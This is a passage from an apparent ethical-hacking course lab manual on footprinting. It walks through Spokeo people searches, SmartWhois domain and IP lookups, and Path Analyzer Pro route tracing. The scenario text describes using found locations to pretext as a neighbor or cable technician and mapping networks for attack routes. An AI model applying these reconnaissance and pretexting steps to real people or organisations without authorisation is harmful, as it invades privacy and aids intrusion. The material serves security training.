	Location History: Information about where the person has lived and detailed property information
	Family Background: Information about household members for the person you searched
	Photos & Social Profiles: Photos, videos, and social network profiles
	Neighborhood: Information about the neighborhood
	Reverse Lookup: Detailed information for the search done using phone numbers

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. How do you collect all the contact details of key people using Spokeo?
2. Is it possible to remove your residential listing? If yes, how?
3. How can you perform a reverse search using Spokeo?
4. List the kind of information that a reverse phone search and email search will yield.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs



Analyzing Domain and IP Address Queries Using SmartWhois

SmartWhois is a network information utility that allows you to look up most available information on a hostname, IP address, or domain.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

In the previous lab, you learned to determine a person or an organization's location using the **Spokeo** online tool. Once a penetration tester has obtained the user's location, he or she can gather personal details and confidential information from the user by posing as a neighbor, the cable guy, or through any means of social engineering. In this lab, you will learn to use the **SmartWhois** tool to look up all of the available information about any IP address, hostname, or domain and using these information, penetration testers gain access to the network of the particular organization for which they wish to perform a penetration test.

Lab Objectives

The objective of this lab is to help students analyze **domain** and **IP address** queries. This lab helps you to get most available information on a **hostname**, **IP address**, and **domain**.

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance

In the lab you need:

- A computer running any version of **Windows** with **Internet** access
- Administrator privileges to run **SmartWhois**
- The **SmartWhois** tool, available in **D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance\WHOIS Lookup Tools\SmartWhois** or downloadable from <http://www.tamos.com>
- If you decide to download the latest version, then **screenshots** shown in the lab might differ

Lab Duration

http://www.tamos.co
m

Time: 5 Minutes

Overview of SmartWhois

SmartWhois is network information utility that allows you to look up most available information on a **hostname**, **IP address**, or **domain**, including country, state or province, city, name of the **network provider**, technical support contact information, and administrator.

SmartWhois can be configured to work from behind a firewall by using HTTP/HTTPS proxy servers. Different SOCKS versions are also supported.

SmartWhois helps you to search for information such as:

- The owner of the domain
- The domain registration date and the owner's contact information
- The owner of the IP address block

Lab Tasks

Note: If you are working in the iLabs environment, directly jump to **step number 13**

1. Follow the wizard-driven **installation** steps and install SmartWhois.
2. To launch the **Start** menu, hover the mouse cursor in the lower-left corner of the desktop




FIGURE 5.1: Windows Server 2012 – Desktop view

3. To launch **SmartWhois**, click **SmartWhois** in apps

SmartWhois can save obtained information to an archive file. Users can load this archive the next time the program is launched and add more information to it. This feature allows you to build and maintain your own database of IP addresses and host names.




FIGURE 5.2: Windows Server 2012 – Apps

TASK 1

Lookup IP

If you need to query a non-default whois server or make a special query click View → Whois Console from the menu or click the Query button and select Custom Query.

4. The **SmartWhois** main window appears




FIGURE 5.3: The SmartWhois main window

5. Type an **IP address, hostname, or domain name** in the field tab. An example of a domain name query is shown as follows, www.google.com.



FIGURE 5.4: A SmartWhois domain search

6. Now, click the **Query** tab to find a drop-down list, and then click **As Domain** to enter domain name in the field.

Module 02 – Footprinting and Reconnaissance

 SmartWhois is capable of caching query results, which reduces the time needed to query an address; if the information is in the cache file it is immediately displayed and no connections to the whois servers are required..




FIGURE 5.5: The SmartWhois – Selecting Query type

7. In the left pane of the window, the **result** displays, and the right pane displays the results of your **query**.

 SmartWhois can process lists of IP addresses, hostnames, or domain names saved as plain text (ASCII) or Unicode files. The valid format for such batch files is simple: Each line must begin with an IP address, hostname, or domain. If you want to process domain names, they must be located in a separate file from IP addresses and hostnames.




FIGURE 5.6: The SmartWhois – Domain query result

8. Click the **Clear** icon in the toolbar to clear the history.




FIGURE 5.7: A SmartWhois toolbar

9. To perform a sample **host name query**, type www.facebook.com.

TASK 2

Host Name Query

- Click the **Query** tab, and then select **As IP/Hostname** and enter a hostname in the field.



FIGURE 5.8: A SmartWhois host name query

- In the left pane of the window, the **result** displays, and in the right pane, the text area displays the results of your **query**.

If you want to query a domain registration database, enter a domain name and hit the Enter key while holding the Ctrl key, or just select As Domain from the Query dropdown menu.




FIGURE 5.9: A SmartWhois host name query result

- Click the **Clear** icon in the toolbar to clear the history.
- To perform a sample **IP Address** query, type the IP address 10.0.0.3 (Windows 8 IP address) in the **IP, host or domain** field.



FIGURE 5.10: A SmartWhois IP address query

- In the left pane of the window, the **result** displays, and in the right pane, the text area displays the results of your **query**.

If you're saving results as a text file, you can specify the data fields to be saved. For example, you can exclude name servers or billing contacts from the output file. Click Settings→Options→Text & XML to configure the options.




FIGURE 5.11: The SmartWhois IP query result

Lab Analysis

Document all the IP addresses/hostnames for the lab for further information.

Tool/Utility	Information Collected/Objectives Achieved
SmartWhois	Domain name query results: Owner of the website
	Host name query results: Geographical location of the hosted website
	IP address query results: Owner of the IP address block

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.


Questions

1. Determine whether you can use SmartWhois if you are behind a firewall or a proxy server.
2. Why do you get Connection timed out or Connection failed errors?
3. Is it possible to call SmartWhois directly from my application? If yes, how?

Module 02 – Footprinting and Reconnaissance

4. What are LOC records, and are they supported by SmartWhois?
5. When running a batch query, you get only a certain percentage of the domains/IP addresses processed. Why are some of the records unavailable?

Internet Connection Required	
<input type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Network Route Trace Using Path Analyzer Pro

Path Analyzer Pro delivers advanced network route tracing with performance tests, DNS, whois, and network resolution to investigate network issues.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Using the information **IP address**, **hostname**, **domain**, etc. found in the previous lab, access can be gained to an organization's network, which allows a penetration tester to thoroughly learn about the organization's network environment for possible vulnerabilities. Taking all the information gathered into account, penetration testers study the systems to find the best **routes of attack**. The same tasks can be performed by an attacker and the results possibly will prove to be very fatal for an organization. In such cases, as a penetration tester you should be competent to trace **network route**, determine **network path**, and troubleshoot **network issues**. Here you will be guided to trace the network route using the tool **Path Analyzer Pro**.

Lab Objectives

The objective of this lab is to help students **research email addresses**, network paths, and IP addresses. This lab helps to determine what ISP, router, or servers are responsible for a **network problem**.

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 02\Footprinting and Reconnaissance

In the lab you need:

- Path Analyzer pro: Path Analyzer pro is located at **D:\CEH-Tools\CEHv8\Module 02 Footprinting and Reconnaissance\Traceroute Tools\Path Analyzer Pro**
- You can also download the latest version of **Path Analyzer Pro** from the link <http://www.pathanalyzer.com/download.opp>
- If you decide to download the latest version, then **screenshots** shown in the lab might differ

- Install this tool on **Windows Server 2012**
- Double-click **PAPro27.msi**
- Follow the wizard driven installation to install it
- Administrator privileges to run **Path Analyzer Pro**

Lab Duration

Time: 10 Minutes

Overview of Network Route Trace

 Traceroute is a system administrators' utility to trace the route IP packets take from a source system to some destination system.

Traceroute is a computer network tool for measuring the **route path** and **transit** times of packets across an Internet protocol (IP) network. The traceroute tool is available on almost all Unix-like operating systems. Variants, such as **tracepath** on modern Linux installations and **tracert** on Microsoft Windows operating systems with similar functionality, are also available.

Lab Tasks

1. Follow the wizard-driven installation steps to install Path Analyzer Pro
2. To launch the **Start** menu, hover the mouse cursor in the lower-left corner of the desktop





FIGURE 6.1: Windows Server 2012 – Desktop view

3. To launch **Path Analyzer Pro**, click **Path Analyzer Pro** in apps

 Path Analyzer Pro summarizes a given trace within seconds by generating a simple report with all the important information on the target-- we call this the Synopsis.



Module 02 – Footprinting and Reconnaissance

FIGURE 6.2: Windows Server 2012 – Apps

4. Click the **Evaluate** button on Registration Form
5. The main window of Path Analyzer Pro appears as shown in the following screenshot




FIGURE 6.3: The Path Analyzer Pro Main window

6. Select the **ICMP** protocol in the **Standard Options** section.




FIGURE 6.4: The Path Analyzer Pro Standard Options

7. Under **Advanced Probe Details**, check the **Smart** option in the **Length of packet** section and leave the rest of the options in this section at their default settings.

Note: Firewall is required to be disabled for appropriate output

Path Analyzer Pro summarizes all the relevant background information on its target, be it an IP address, a hostname, or an email address.

Path Analyzer Pro benefits:

- Research IP addresses, email addresses, and network paths
- Pinpoint and troubleshoot network availability and performance issues
- Determine what ISP, router, or server is responsible for a network problem
- Locate firewalls and other filters that may be impacting connections
- Visually analyze a network's path characteristics
- Graph protocol latency, jitter, and other factors
- Trace actual applications and ports, not just IP hops
- Generate, print, and export a variety of impressive reports
- Perform continuous and timed tests with real-time reporting and history




FIGURE 6.5: The Path Analyzer Pro Advanced Probe Details window

8. In the **Advanced Tracing Details** section, the options remain at their default settings.
9. Check **Stop on control messages (ICMP)** in the **Advance Tracing Details** section




FIGURE 6.6: The Path Analyzer Pro Advanced Tracing Details window

10. To perform the trace after checking these options, select the target host, for instance www.google.com, and check the Port: **Smart as default (65535)**.



FIGURE 6.7: A Path Analyzer Pro Advance Tracing Details option

11. In the drop-down menu, select the duration of time as **Timed Trace**



FIGURE 6.8: A Path Analyzer Pro Advance Tracing Details option

12. Enter the **Type time of trace** in the previously mentioned format as HH: MM: SS.

Note: Path Analyzer Pro is not designed to be used as an attack tool.


**TASK 2****Trace Reports**

FIGURE 6.9: The Path Analyzer Pro Type time of trace option

13. While Path Analyzer Pro performs this trace, the **Trace** tab changes automatically to **Stop**.



FIGURE 6.10: A Path Analyzer Pro Target Option

14. To see the trace results, click the **Report** tab to display a linear **chart depicting** the number of hops between you and the target.




FIGURE 6.11: A Path Analyzer Pro Target option

15. Click the **Synopsis** tab, which displays a one-page summary of your trace results.




FIGURE 6.12: A Path Analyzer Pro Target option

Module 02 – Footprinting and Reconnaissance

TASK 3

View Charts

 Path Analyzer Pro uses Smart as the default Length of packet. When the Smart option is checked, the software automatically selects the minimum size of packets based on the protocol selected under Standard Options.




FIGURE 6.13: The Path Analyzer Pro Chart Window

16. Click the **Charts** tab to view the results of your trace.

TASK 4

View Imaginary Map




FIGURE 6.14: The Path Analyzer Pro chart window

Module 02 – Footprinting and Reconnaissance

TASK 6

Vital Statistics

Maximum TTL: The maximum Time to Live (TTL) is the maximum number of hops to probe in an attempt to reach the target. The default number of hops is set to 30. The Maximum TTL that can be used is 255.

18. Now, click the **Stats** tab, which features the **Vital Statistics** of your current trace.




FIGURE 6.15: The Path Analyzer Pro Statistics window

19. Now **Export** the report by clicking **Export** on the toolbar.



FIGURE 6.16: The Path Analyzer Pro Save Report As window

20. By default, the report will be saved at **D:\Program Files (x86)\Path Analyzer Pro 2.7**. However, you may change it to your preferred location.

